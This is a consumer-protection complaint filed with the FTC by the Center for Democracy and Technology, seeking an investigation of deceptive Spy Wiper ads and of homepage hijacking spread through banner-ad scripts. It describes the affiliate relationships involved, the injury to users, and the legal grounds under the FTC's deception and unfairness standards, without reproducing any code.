Before the
Federal Trade Commission
Washington, DC 20580

In the Matter of	)
	)
MailWiper, Inc., and	)
Seismic Entertainment Productions, Inc.	)
	)
	)

Complaint and Request for Investigation, Injunction, and Other Relief

I. INTRODUCTION

1. The Center for Democracy and Technology (CDT) files this Complaint and Request for Relief with the Federal Trade Commission (FTC) seeking immediate action to prevent harm to Internet users as a result of deceptive advertising and "browser hijacking" by MailWiper Inc. and/or its subsidiaries and/or its affiliates. This issue is within the Commission's jurisdiction over unfair and deceptive trade practices.

2. Since November 2003, numerous Internet users have had the "homepage" settings on their web browsers changed without their consent to a web site that displays deceptive ads for the Spy Wiper "spyware" removal software made by MailWiper, Inc. CDT became aware of this problem through the complaints submitted by Internet users to our spyware "action" website (http://www.cdt.org/action/spyware). Upon receiving these complaints, CDT conducted research into the reported problem.

3. Based on this research, CDT believes that as a result of deceptive advertising and browser hijacking for Spy Wiper, Internet users have suffered substantial injury, which they could not have reasonably avoided, and which is not outweighed by any countervailing benefits to consumers or competition. These practices are likely to result in further injury to consumers unless the Commission acts in this case.

4. As described in detail below, injury suffered by consumers in this case is the result principally of three practices:

> (a) *Deceptive advertising.* Certain advertisements for Spy Wiper claim to demonstrate security holes in a user's computer that would allow "spyware" programmers to exert control the user's software or hardware. The ads offer Spy Wiper as a solution to the problem. However, the claims in the ads are deceptive. The ads do not demonstrate any vulnerability other than the ability of a website visited by a user to do the two specific things done by the ads themselves, namely opening the user's CD-ROM drive and opening a Windows text editor window. These two functions are not evidence of any

broader vulnerability, although the ads claim to demonstrate that the user's computer is generally insecure.

(b) *Homepage "hijacking."* Users who encountered the deceptive Spy Wiper ads saw them after their homepages were changed to a website hosting the ads. This website is owned by Seismic Entertainment Productions, Inc. Seismic Entertainment Productions inserted javascripts that changed users' settings into ads unrelated to Spy Wiper that were served on a variety of unrelated websites. These scripts made the changes without users' consent. In some cases, the settings changes repeated themselves even after users attempted to manually reset their homepages to a page of their own choosing. Several users reported that they were unable to eliminate the problem even given significant time and technical expertise.

(c) *"Affiliate" relationships that obscure responsibility for the foregoing actions*. When CDT began researching the complaints about Spy Wiper that we received from users, we encountered a dense network of business-to-business relationships that made it extremely difficult for us, let alone for an ordinary consumer, to trace the problem to the responsible party. For example, CDT contacted MailWiper, Inc., the makers of Spy Wiper, as have some of the users affected by the advertisements and homepage changes. MailWiper denied responsibility for the hijacking and the deceptive ads, suggesting that consumers may have been victimized by one or more of its "affiliates." "Affiliate marketing" schemes based on a variety of business-to-business agreements are common among online merchants and advertisers, including e-mail marketers and distributors of various "adware" applications. Such agreements can create value for consumers—but they can also be exploited by companies to deflect responsibility and avoid accountability. In the case of Spy Wiper, we believe that the affiliate relationships and the blame-shifting by MailWiper, Inc. helped to make it unreasonably difficult for consumers to avoid or remove unwanted Spy Wiper ads.

5. In light of the harms suffered by Internet users, CDT is requesting that the Commission:

(a) Investigate MailWiper Inc., Seismic Entertainment Productions, Inc., and their subsidiaries and affiliates to determine who is responsible for the deceptive advertising and the changes to users' homepage settings.
(b) Enjoin MailWiper, Seismic Entertainment Productions, or other responsible parties from future use of the deceptive advertising.
(c) Enjoin MailWiper, Seismic Entertainment Productions, or other responsible parties from further involvement in "browser hijacking."
(d) Other such equitable relief as the Commission finds appropriate.

6. The FTC is in a unique position to investigate the network of business-to-business relationships involved in this case to find the parties directly responsible and to determine whether and to what extent MailWiper, Inc. is itself liable for the injury suffered by consumers as a result of the advertisement of its product. If Mail Wiper knew or should have known about the actions of its affiliates, the company should be held liable. It is important that it be clear to companies that invoking an affiliate relationship does not allow them to avoid liability for business partners' actions from which they gain advantage.

7. It is especially important that the Commission act in this case because there is evidence that a variety of other companies claiming to market "anti-spyware" software may have begun deploying advertising strategies similar to that used to advertise for Spy Wiper. The potential of the Internet will be substantially harmed if users come to believe that they cannot use the World Wide Web without being subjected to deceptive advertising or be at risk of having the settings on their computers repeatedly changed by the sites they visit.

II. PARTIES

The Center for Democracy and Technology

8. The Center for Democracy and Technology (CDT) is a non-profit, public interest organization incorporated in the District of Columbia and operating as a tax-exempt organization. CDT is dedicated to preserving and promoting privacy and other democratic values and civil liberties on the Internet and other interactive communications media. CDT pursues its mission through public education, grass roots organizing, litigation, and coalition building.

9. In November 2003, CDT released a report entitled "Ghosts in Our Machines: Background and Policy Proposals on the 'Spyware' Problem" (http://www.cdt.org/privacy/031100spyware.pdf). Simultaneously, CDT called for Internet users to inform us of their experiences with so-called "spyware" programs. We indicated that we would investigate the complaints received and, where we believed appropriate, file complaints with the FTC. (See http://www.cdt.org/action/spyware.)

MailWiper, Inc.

10. MailWiper was incorporated in the state of Georgia on June 24, 2002 and operates out of Atlanta. The company's website, (http://www.mailwiper.com), says that MailWiper's mission "is to provide a powerful but positive paradigm shift on the Internet, returning privacy for all Internet users worldwide." The company sells two software programs from its website: Mail Wiper, which it advertises as the "World's best Junk eMail and Spam blocker software," and Spy Wiper, which it says "gets rid of all annoying Ad Ware, popup ads and dangerous Spy Ware files" and "prevents anyone from spying on your PC or stealing your user names and passwords that you type while you are online."

Seismic Entertainment Productions, Inc.

11. Seismic Entertainment Productions, Inc. was incorporated in the state of New Hampshire on July 13, 2001. The company operates at least one advertising website, http://default-homepage-networks.com, which describes itself as a "widely distributed default-homepage advertising network."

III. STATEMENT OF FACTS

12. Numerous complaints relating to Spy Wiper have been posted by Internet users to online forums, on "blogs," and on personal web pages. Several users have submitted complaints to CDT through our spyware complaint submission site (http://www.cdt.org/action/spyware). While these complaints vary in some ways, many relate a similar story: At some point, a user finds that whenever she opens her web browser, the page that first loads, i.e. her "homepage," has been changed to an advertisement for the Spy Wiper anti-spyware software. This advertisement tries to convince the user to purchase the Spy Wiper. In some cases, the advertisement can be very hard to get rid of. Often the user does not know how her homepage was changed. Users that contacted MailWiper said they were told the company was not responsible.

13. CDT conducted extensive research into the complaints submitted by users about the Spy Wiper ads and homepage "hijacking." Based on this research, we assembled the facts below regarding the Spy Wiper advertisements, the homepage hijacking tactics that were apparently used to deploy those advertisements, the harm that was done to Internet users as a result of these practices, and the parties that may be involved in the advertising or homepage hijacking.

CDT's Research Methods


14. Upon receiving complaints from several Internet users regarding advertisements and settings changes relating to Spy Wiper, CDT took the following steps:

(a) We followed up with individuals filing the complaints to enlist their help in researching the problem.
(b) We sent the people we contacted a questionnaire seeking additional, more detailed information about their experiences with the Spy Wiper ads and homepage changes.
(c) We located and contacted other Internet users who had related similar experiences in web logs, personal websites, and online forums.
(d) We contacted business and other parties involved in the display of Spy Wiper advertisements and the homepage changes.
(e) We conducted technical research to understand and reproduce as far as possible the problems reported by users, including the sources of those problems.
(f) We purchased a copy of Spy Wiper and explored its functionality.

Spy Wiper Advertisements


Certain Spy Wiper ads present users with a series of web pages using deceptive tactics to try to convince them to purchase the Spy Wiper software.

15. Nearly all users who complained about Spy Wiper ads experienced a similar set of events: As the Spy Wiper advertisement opened in their web browsers, their CD-ROM drive popped open and a warning message appeared on their screen. Jola Harvel from Michigan captured a screen-shot of this pop-up and posted it on a website devoted to describing the Spy Wiper problem (http://tired-of-spam.home.comcast.net/spywiper.html):




The Spy Wiper ad that produces this pop-up also contains a bit of code that exploits a feature of Windows Media Player that allows a command to be issued opening the user's CD-ROM drive. This is spooky, but otherwise harmless.

16. In addition, some versions of the Spy Wiper advertisement open a window in the Windows "Notepad" utility displaying another similar warning. Again, we have reproduced the screenshot captured by Ms. Harvel:



In this case, the ad is exploiting a feature of Internet Explorer that allows a website to indicate that a webpage should be shown as a raw text file in the user's text editing application rather than as rendered html in his browser.

18. Behind these two windows is a webpage with a more traditional-looking advertisement for the Spy Wiper software. Ms. Harvel captured an image of this window as well:



17. This ad or one very similar to it was hosted at at least two locations online: http://default-homepage-network.com/index2.html and http://object.passthison.com/console/spywiper.html. As of the filing of this complaint, both locations generated the CD-ROM pop-up shown above, but only the ad on passthison.com also generated the Notepad pop-up. Video documentation of both versions of the ad can be seen in the video submitted as Appendix A with this complaint.

Despite the implied claims of the ad, the technical methods used in the ad cannot to CDT's knowledge be employed by a "spyware" program to gain general control over the hardware or software on a user's computer.

18. The Spy Wiper ads that open the user's CD-ROM drive and open a document in Notepad to demonstrate that "spyware programmers can control [the user's] computer hardware" and that "spyware programmers can control applications on [the user's] computer." The clear implication of the ads is that the user's computer suffers from some general vulnerabilities beyond these specifically demonstrated. CDT retrieved the html "source" used to generate the Spy Wiper ads from the passthison.com and default-homepage-network.com websites and we researched the techniques used in the Spy Wiper ads to open the user's CD-ROM drive and Notepad application. We have been unable to find a way in which these methods could be used to control any hardware on a user's computer, except to open and close his CD-ROM drive. We also have been unable to determine a way in which they could be used to control any software on the user's computer in any way other than to prompt the user's Notepad application to open a text document at a specified URL. The technical details of this analysis are explained in Appendix B.

As of the filing of this complaint, the default-homepage-network.com location was still hosting the Spy Wiper ads reported by consumers and researched by CDT.

19. CDT accessed the webpages at default-homepage-network.com/index2.html and http://object.passthison.com/console/spywiper.html no more than 48 hours prior to the filing of this complaint, and all elements of the Spy Wiper ad remained as reported by Internet users and described above.

Homepage "Hijacking"

Nearly all users who reported problems with the Spy Wiper advertisement encountered the ad when their browser settings were changed to reset their homepage to the ad.

20. Although some users initially encountered the Spy Wiper ad as a "pop-up" during the normal course of browsing, most users who complained about the ad encountered it after their "homepage" settings were changed to an addresses displaying the ad on the default-homepage-network.com website.

21. A user's "homepage" is the first page displayed whenever the user goes on the World Wide Web. Users frequently set their homepage to a "portal" site that provides a collection of useful information, a news or weather page, some other website the user likes, or a blank page. Through the procedures that are the subject of this complaint, users found their homepage changed to an address on Seismic Entertainment Productions, Inc.'s default-homepage-network.com website hosting a version of the deceptive Spy Wiper ad. Thereafter, each time they launched their browser, their CD-ROM drive would open and they would see the advertisement for Spy Wiper.

Users whose homepages were changed typically say they never consented to the change.

22. Users were usually very surprised the first time they opened their web browsers and received the advertisement for Spy Wiper instead of their usual homepage. Their complaints indicate that they typically do not know how the change was made in the first place and that they do not believe they gave consent for any such change.

23. The practice of changing users' homepages without their consent is commonly referred to as "homepage hijacking*."* (See, e.g., Jim McClellan, "Spies at Liberty in Your PC." *The Guardian*, June 27, 2002, available at http://www.guardian.co.uk/online/story/0,3605,744203,00.html.)

The "homepage hijacking" was accomplished when users encountered an infected ad for an unrelated company on an unrelated website.

24. CDT's research has indicated that in some cases the change to users' homepages was carried out through a series of commands initiated by otherwise legitimate public service "banner" advertisements (for organizations unrelated to MailWiper). The ads were "served" to users' computers in the course of ordinary browsing. The ads contained an extra bit of code that performed the homepage hijacking, as described further in Appendix B, Section 1. The innocent-looking ad runs a script that opens a "sleeper page" that runs a series of scripts that eventually perform the hijacking.

25. Several users who had their homepages changed were able to trace the changes back to javascript code embedded in public service advertisements on an online gaming site called "Kings of Chaos" (http://www.kingsofchaos.com). Dan Paulat, a frequent visitor to the website, found and saved the html source from one of these ads and posted it at http://beefyman.gotdns.com/spyware/. The ads carrying the javascript responsible for changing

users homepages were part of rotation served by an online advertising company, 24/7 Real Media. According to 24/7 Real Media, Seismic Entertainment placed the problematic ads in the 24/7 Real Media rotation despite the fact that 24/7 raised questions about the ads. The administrators of the Kings of Chaos website reported the discovery of the offending ads to 24/7 RealMedia, the agency that served the ads, and 24/7 Real Media removed the ads from its rotation.

26. CDT placed the html source saved by Mr. Paulat in a mock-up website on our own servers. Using this site we were able to duplicate one version of the "homepage hijacking" complained about by users. Simply by visiting the mocked-up website containing the offending ad, we had the homepage settings on our testing computer changed to the Spy Wiper ad on default-homepage-network.com.

27. The video attached as Appendix A contains a full demonstration of this behavior, and Appendix B contains a technical analysis of the methods used to effect the change in settings.

In some cases, users reported that their homepages were reset to the Spy Wiper ad even after they had changed their settings back manually multiple times.

28. For some users that complained about the Spy Wiper ads, the initial discovery that their homepages were changed was only the beginning of the story. These users reported that after they reset their homepage settings in the options screen of their web browsers, their homepages were changed back to the Spy Wiper ad after a period of hours or days.

29. For example, Ms. Harvel writes on the website documenting her experience that after she had her homepage changed to the ad for Spy Wiper,

> [a]n attempt to reset my IE browser default homepage back to CNN worked.....temporarily. The Spy Wiper advertisement page reinstated itself throughout the day, causing me to have to repeatedly reset the default home page. I contacted Mail Wiper, Inc. from their website requesting instructions on how to remove the trojan.…I received a response from the Sales Department containing instructions on "how to reset my default home page in the browser." This was not my request, nor was it the answer to my problem. Aside from already knowing how to reset a default homepage in a browser for 10 years now, I had at that time had plenty of practice since the Spy Wiper advertisement had reinstated itself repeatedly throughout the day. (http://tired-of-spam.home.comcast.net/spywiper.html)

30. Another Internet user in Massachusetts, Denise Glicker, described a similar problem in an account of her experience that she submitted to CDT:

> I have had to reset the browser several times. I reset it, and the Spy Wiper just jogs it back to the settings I don't want. I went to my regedit to check the registry files. I checked Add/Remove programs, and even opened my program files folder. I've deleted anything I thought might be related, and it still showed up. Finally, I installed a pop up blocker, and it's blocked most of it, but it's still three or four days from the longest I've gone between intrusions.

31. Although several similar accounts from users can be found in online web forums and comments, so far CDT has only been able to replicate one scenario in which a user who has manually reset her settings can have her homepage changed again to the Spy Wiper ad. We have

not been able to reproduce the most persistent version of the problem in which the user's homepage settings are reset repeatedly. The instance we have been able to document is demonstrated in the attached video and described in detail in Appendix B.[1]

Users continue to complain about homepage changes in connection with Spy Wiper advertisements, although CDT cannot be sure whether this indicates that the "hijacking" practices are ongoing.

32. CDT continues to receive complaints from Internet users regarding Spy Wiper ads through our online "spyware" complaint form. CDT has received complaints regarding Spy Wiper as recently as February 3.

33. "Patterico"[2] is an Internet user from California who runs a blog where he posted one of the early public descriptions of the Spy Wiper advertising and homepage "hijacking" problem (http://patterico.com/archives/000072.php). Patterico's blog receives numerous visits from Internet users seeking solutions to the Spy Wiper problem. He reports that the stream of users finding his site based on queries for information about Spy Wiper "shows no signs of letting up." He wrote to us that "for example, on the date I write this (Wednesday, January 28, 2004), my Site Meter tells me that of my last 100 visitors, which occurred approximately within the last four hours (from 6:22 p.m. to 10:38 p.m.), 13 of those visits were from people searching Google for information about Spy Wiper."

34. Because we have only been able to reproduce the homepage "hijacking" on our testing computer using a saved ad, and have been unable to find a "live" ad that would trigger the series of events, we cannot say with certainty whether websites exist that continue to change the homepages of previously unaffected users to the Spy Wiper ad. (However, the Spy Wiper ad itself remained "live" at the time this complaint was filed, performing the opening of the CD-ROM drive.) The users that have submitted complaints to CDT in the last two weeks and the users that continue to visit Patterico's website and other similar sites may not represent newly affected users, but rather users who had their settings changed earlier and are still attempting to eliminate the problem.

---

[1] Preliminary research indicates that the more persistent, recurring form of the homepage change may be the result of an application known as "Clientman.msmc." Many of the users who have been affected by the Spy Wiper ad have sought help in online forums at the "Spyware Info" website. Users of the forums that have been affected by spyware or browser hijackers are encouraged to run an application called "HijackThis" and post the logs that the application generates in order to help experts on the site diagnose and fix their problems. Many of the logs posted by people complaining about recurring problems with the Spy Wiper ad include several executable files in common including "msmc.exe" and "mscpbo.exe." Many of these users also find that their problem goes away when these files are removed, indicating that they are likely to be the source of the problem. Two companies that research "spyware" applications and market anti-spyware products list these files as components of a program known as "Clientman." (See http://www.kephyr.com/spywarescanner/library/clientman.msmc/index.phtml and http://www.pestpatrol.com/pest_info/stomp/c/clientman.asp). One of these vendors, Pest Patrol, lists Clientman as a privacy, security, and stability risk. There are several variants of the program; the variant that includes the files linked with the Spy Wiper ads is apparently known as "Clientman.msmc." Of course, because CDT has not been able to reproduce the recurring version of the browser hijacking behavior, we can provide no indipendent verification for these claims, and our suggestions regarding the causes of the problem are speculations only.

[2] We have used Patterico's online pseudonym throughout this complaint because he has asked us not to publicly reveal his real name.

Injury to Internet Users

It is difficult to estimate the actual number of users that have been affected by the Spy Wiper problem, but the number is significant.

35. In an email to CDT, Patterico stated that his website has received "a torrent of visitors looking for help with this problem. Over the past 2-3 months, my blog has received over 2200 visitors who accessed my blog through a Google search for terms like 'Spy Wiper,' 'Spywiper,' or 'Spy Wiper help.'"

36. Ms. Harvel described a similar response her website devoted to describing the Spy Wiper problem:

> I receive an average of 5 emails a day from people relating their hijacking experiences and about 60% of those are Spy Wiper hijacks. This amounts to over 100 emails in two months from others who have been hijacked by SpyWiper. I think the effects are devastating…Judging by what I've seen in forums, I believe the hijacks must total in the thousands.

37. Susan Turner of California, who also runs a blog including information on the Spy Wiper problem (http://www.netrn.net/archives2/000309.html), contacted CDT with the following information on January 28th:

> I have a website that includes two blogs and forum. I have posted in several places about Spy Wiper, including warnings about it and how to remove it. I was just reviewing my web stats and thought you should know about this: In the month of December, I had 1018 visits from users searching for spy wiper and default-homepage-network and a few variations of those strings…So far in January 2004, I have had 778 visits from search engine hits for spy wiper and default-homepage-network, including variations such as "remove spy wiper"...For both months, spy wiper and default-homepage-network have been the top search strings for visits to my site.

Many Internet users affected by the Spy Wiper ads spent considerable time and money trying to eliminate the problem.

38. Several of the individuals whose homepages were changed to the Spy Wiper ads reported that the changes made it difficult or impossible for them to use their web browser normally, and many said they were forced to spend significant time and/or money trying to remove the problem. Of the four users CDT corresponded with in detail regarding their experiences with Spy Wiper, the *least* amount of time spent by any of the four in trying to eliminate the Spy Wiper ads problem from their computer was two hours. Ms. Harvel, who was the worst affected of the four, told us she spent 15 hours and $40 in direct payments in attempts to get rid of the Spy Wiper ads.

At least some users purchased the Spy Wiper software because of the deceptive ads.

39. Of the fifteen users that submitted complaints to CDT regarding the Spy Wiper ads, two said they had purchased the product because of the ads. Ms. Harvel told us that she had also received emails from several users who bought Spy Wiper after seeing the ads.

Web Sites and Other Parties Potentially Involved

MailWiper, Inc. has not directly responded to the question of whether it is responsible for the advertising that appears on passthison.com and default-homepage-network.com, but the company claims it has never changed any user's home page settings, and that if any changes were made, it was the result of action by an affiliate.

40. In December, 2003, CDT wrote to MailWiper, Inc. to request information regarding the reports we had heard about Spy Wiper ads and changes being made to users' homepage settings. That letter, dated December 8, is attached as Appendix C. On January 8th, a month after we sent our original letter, we received the following reply via e-mail from Rob Martinson, General Manager of MailWiper, Inc.:

> Subject: Re: Your Letter about Spy Wiper
> From: Rob Martinson <*[redacted]*@mailwiper.com>
> To: Michael Steffen <msteffen@cdt.org>
> Date: Thu, 08 Jan 2004 13:10:38 -0500
>
> Good Afternoon Mr. Steffen,
>
> After several discussions with our Attorney about your letter you sent us, here is our reply:
>
> Mail Wiper Inc. and its software programs have never and will never install spyware on anyones personal computer. Neither have we ever changed anyones homepage.
>
> We are researching our Affiliate network to find out who may be doing what you have reported to us, and when and if we find the responsible party we will revoke their Affiliate ID permanently.
>
> Thank you
>
> Rob Martinson

Affiliate marketing schemes are a common arrangement among online businesses and advertising agencies, but can create long chains of accountability that can make it hard to determine who is directly responsible for a particular effect online.

41. Affiliate arrangements that involve revenue sharing or pay-per-click advertising are a common way for online merchants to publicize their products and for popular websites to generate revenue.[3]

42. However, affiliate marketing can make it difficult for consumers to tell what site or company is responsible for given content. For example, when a consumer sees a banner ad for some product on a website he is visiting for other reasons, he cannot necessarily assume that the website owner has any direct relationship with the product being advertised or the party that created the ad. It is more likely that the website owner has a relationship with a banner

[3] For a good overview of various Online Business models, including a number of affiliate schemes, see Michael Rappa, "Business Models on the Web" in *Managing the Digital Enterprise*, available at http://digitalenterprise.org/models/models.html (accessed January 31, 2004).

advertising agency that acts as an intermediary, and is responsible for maintaining a database of ads that it rotates on participating sites. Nor can the consumer assume that the owner of the product being advertised is the creator of ads that the consumer sees online for that product. Affiliates of the company with revenue sharing deals in some cases have nearly as much incentive to promote the product as the manufacturer itself. Therefore, affiliates may create and deploy ads on their own.

In the case of Spy Wiper, a variety of apparently distinct entities, some of which may have been affiliates of MailWiper, were variously involved in hosting or serving web pages or scripts that were a part of the "browser hijacking" and advertising scenario encountered by Internet users.[4]

43. Based on the javascript code used on various webpages involved in the browser hijacking in question, the Spy Wiper ads themselves, the complaints of users, and conversations with other parties involved, CDT has found several companies and individuals that appear to have in some way been involved in serving or deploying the Spy Wiper ads. Several of these entities are connected through affiliate relationships. In some cases, we believe the parties in question knew or should have known about the deceptive advertising and browser "hijacking" in which they were implicated.

(a) Banner advertisers providing hijacking ads: In the case of Kings of Chaos and in other instances, the ads carrying the javascript responsible for changing users homepages were part of the rotation served by an online advertising company, 24/7 Real Media. In addition, other similar ad rotation services may have had ads carrying the javascript in their databases. CDT contacted 24/7 Real Media to find out how the ads in question ended up in their rotation. 24/7 Real Media told us that the company has partnering relationships by which it allows other companies direct access to placement on various websites served by 24/7 Real Media. One company with which 24/7 Real Media had such a relationship was Seismic Entertainment Production, Inc. According to 24/7 Real Media, Seismic Entertainment used this access to place the problematic ads in the 24/7 Real Media rotation. 24/7 Real Media has indicated to CDT that they had specifically told Seismic that they could not run the ad.

(b) Seismic Entertainment Production, Inc.: Before allowing direct access to ad placements, 24/7 Real Media requires a potential partner to submit the ads it will use for approval. 24/7 Real Media told CDT that Seismic Entertainment Production submitted the problematic ads described earlier, and 24/7 Real Media rejected those ads, although it approved the partnering arrangement and other ads supplied by Seismic Entertainment. However, according to 24/7 Real Media, once Seismic Entertainment Production was granted direct access to 24/7 placements under this agreement, it placed the problematic browser "hijacking" ads anyway. According to the WHOIS database of domain name registrant information, Seismic Entertainment Production, Inc. also owns default-

[4] In addition to the groups described here, whose involvement in the browser hijacking and advertising we have been able to directly document, there are a variety of other organizations that appear to be related or affiliated in some way. In particular, Rob Martinson, the owner of MailWiper, Inc., in January incorporated another company in Georgia called SpyDeleter. The website www.spydeleter.com opened up within the last month, offering an antispyware application called Spy Deleter. The text on several parts of the spydeleter.com website is in many cases similar or identical to the comparable pages on the MailWiper site.

homepage-network.com, the site to which users who encountered the problematic ads had their homepages changed. In the site's "terms of service" described at http://default-homepage-network.com, default-homepage-networks acknowledges changing user's homepages in some instances, although it claims to prompt beforehand and to only do so in a way that can be undone with "a simple one-click change:" "Default-homepage-network.com prompts and changes consumers' browser behaviors to offer a free ad-supported software experience and a more targeted advertiser-to-consumer communication system."

(c) passthison.com: Several of the scripts or sites involved or referenced in the process of changing users homepages described in Appendix B are also served from a second website, www.passthison.com. Like default-homepage-network.com, passthison.com posts "terms of service," which are available at http://www.passthison.com/. Using language very similar to that employed by default-homepage-network.com, these "terms of service" acknowledge changing users' homepage: "PassThisOn.com prompts and changes consumers' browser behaviors to offer a better user experience and a more targeted advertiser-to-consumer communication system."

(d) Web sites with infected ads: The websites that hosted the problematic ads from Seismic Entertainment Production were also caught up in the process. The "Kings of Chaos" gaming site was one such site. CDT believes the Kings of Chaos site is blameless and is itself a victim of the negative publicity from having these ads deployed on its site.

44. In addition, MailWiper itself was of course implicated, since all the ads linked back to MailWiper and MailWiper received revenues resulting from the ads. MailWiper has an affiliate system under which affiliates can receive 45% of revenue from sales they generate.

Some evidence suggests that deliberate efforts may have been made to make it difficult for users to determine the parties responsible for the changes to their home page settings.

45. There is evidence that technical methods were used to make it difficult for users to determine the parties responsible for the Spy Wiper problem:

(a) The settings changing process is not set in motion until the user leaves the page carrying the advertisement responsible for the change.
(b) Once the process begins, it is time delayed, so that when the homepage change actually takes place, the user may be even further from the page with the problematic banner ad.
(c) The scripts responsible for the browser change are obfuscated so as to make it difficult even for relatively technically savvy users to figure out what has happened.

These methods are described in greater technical detail in Appendix B.

IV. GROUNDS FOR RELIEF

46. The Spy Wiper ads hosted on default-homepage-network.com are deceptive as defined by the FTC for purposes of enforcement of the FTC Act. In addition, we believe the practice of changing users' homepage settings to point to these ads is an unfair practice as defined by the FTC for purposes of enforcement of the FTC Act.

47. In addition to the parties directly responsible for the deceptive ads and the changes to users' browser settings, affiliates of the responsible parties that knew or should have known about the practices and that benefited from them should be held independently liable.

Deceptiveness

48. The FTC's 1983 Policy Statement on Deception states that the Commission will find deception in cases where (1) there is a representation, omission or practice that is (2) likely to mislead the consumer acting reasonably in the circumstances and is (3) "material," i.e. likely to affect the consumer's conduct or decision with regard to a product or service (Letter from Chairman James C. Miller to Senator John Dingell, October 14, 1983, hereafter, "Policy Statement on Deception.") As we explain below, we believe that the Spy Wiper ads on passthison.com and on default-homepage-network.com are representations that are likely to mislead consumers acting reasonably and they are material.

The claims made in the Spy Wiper ads regarding security holes on the users' computers are likely to mislead all but the most technically savvy Internet users.

49. The text of the Spy Wiper ad that pops up when the user's CD-ROM opens reads: "If your cd-rom drive(s) open…You DESPERATELY NEED to rid your system of spyware pop-ups IMMEDIATELY! Spyware programmers can control your computer hardware if you fail to protect your computer right at this moment!" (Ellipses in original.) The text that pops up in the version of the ad that opens the user's Notepad application is even more direct: "If NOTEPAD launched and is displaying this message…Then "Spyware" programmers can control applications on YOUR computer and it is URGENT that you download SPY WIPER immediately." (Ellipses in original.) An average computer, acting reasonably, is likely to be misled by these ads to believe that when the ad opens her CD-ROM drive and Notepad application, these are demonstrations of security holes that could be used by malicious "spyware" manufacturers to control the software and hardware on her computer.

50. As described in Section III, CDT's research suggests that contrary to these claims, the techniques used in the "demonstrations" performed by the deceptive Spy Wiper ads are narrow, and cannot be used to "control" the user's computer in any way other than that specifically demonstrated (i.e., opening the CD-ROM drive and Notepad). These techniques cannot, as implied, be used to control hardware or software on the user's computer generally.

51. While it may be true that many or most user's computers in fact do contain security holes which could be used to gain the control described in the ad, the ad is misleading because it claims to have found and demonstrated such holes.

52. For consumers to avoid being misled by the Spy Wiper ad would require a detailed knowledge of both the methods used by the ad to achieve these effects and the other ways in which those methods could be employed. This requires a level of technical expertise that far exceeds that of most Internet users. The creator of the Spy Wiper ads, by obfuscating the scripts used as described in detail in Appendix B, has made it especially difficult for even a dedicated, technically savvy user to discover how these effects are generated.

The deceptive assertions made in the Spy Wiper ads are material.

53. As the FTC has said, where an advertiser makes a specific claim, materiality may be presumed because the advertiser "intended the information…to have an effect" (Policy Statement on Deception). The claims are no less material in this instance because they regard the state of the user's computer and the capabilities of the website rather than the capabilities of the Spy Wiper software itself, since these claims are no less clearly intended by the advertiser "to have an effect."

54. The claims are also presumptively material because they "significantly involve…areas with which the reasonable consumer would be concerned" (Policy Statement on Deception). Especially given the national media attention paid to the problem of cybersecurity, and the increasing national attention to the problem of spyware, a reasonable consumer would be highly concerned about a claim that his computer has been found to be vulnerable to spyware.

55. While the FTC has said that empirical evidence of materiality is not necessary when materiality can be presumed directly from one of the two criteria mentioned above, such evidence exists in this instance anyway, because, as described in Section III above, users purchased Spy Wiper on the basis of the deceptive ads.

Unfairness

56. In its 1980 Policy Statement on Unfairness, the FTC states that a practice will be deemed unfair if it (1) causes substantial injury to consumers that (2) cannot be reasonably avoided by consumers and (3) is not outweighed by any countervailing benefits to consumers or competition that the practice produces (Letter from Chairman Michael Pertschuk to Senators Wendell Ford and John Danforth, December 17, 1980). The practice of "hijacking" Internet users' home pages in order to deploy Spy Wiper ads satisfies all three criteria.

The homepage "hijacking" causes substantial injury to consumers.

57. As described in Section III above, many users who had their homepages changed to the Spy Wiper ads reported that they suffered significant inconvenience and loss of time while their homepage was changed, and that they spent significant time and money trying to eliminate the problem. Additionally, given the number of Internet users affected, the aggregate injury to consumers was multiplied.

The homepage setting changes used to deploy Spy Wiper ads cannot be reasonably avoided by Internet users.

58. In the example we demonstrate in Appendices A and B, an Internet user using a computer configured "out-of-the-box" has his homepage settings changed merely by visiting an apparently innocuous website, with essentially no possibility of knowing that this might happen, and without ever being provided a meaningful opportunity to prevent the change. In fact, as we demonstrate in those appendices, even a user being scrupulously careful to withhold consent and reject all requests from pop-ups can still be affected since the change to the users' settings takes place entirely in the background.

The benefits to consumers or competition from the homepage hijacking practices are minimal and do not weigh the substantial injury to users.

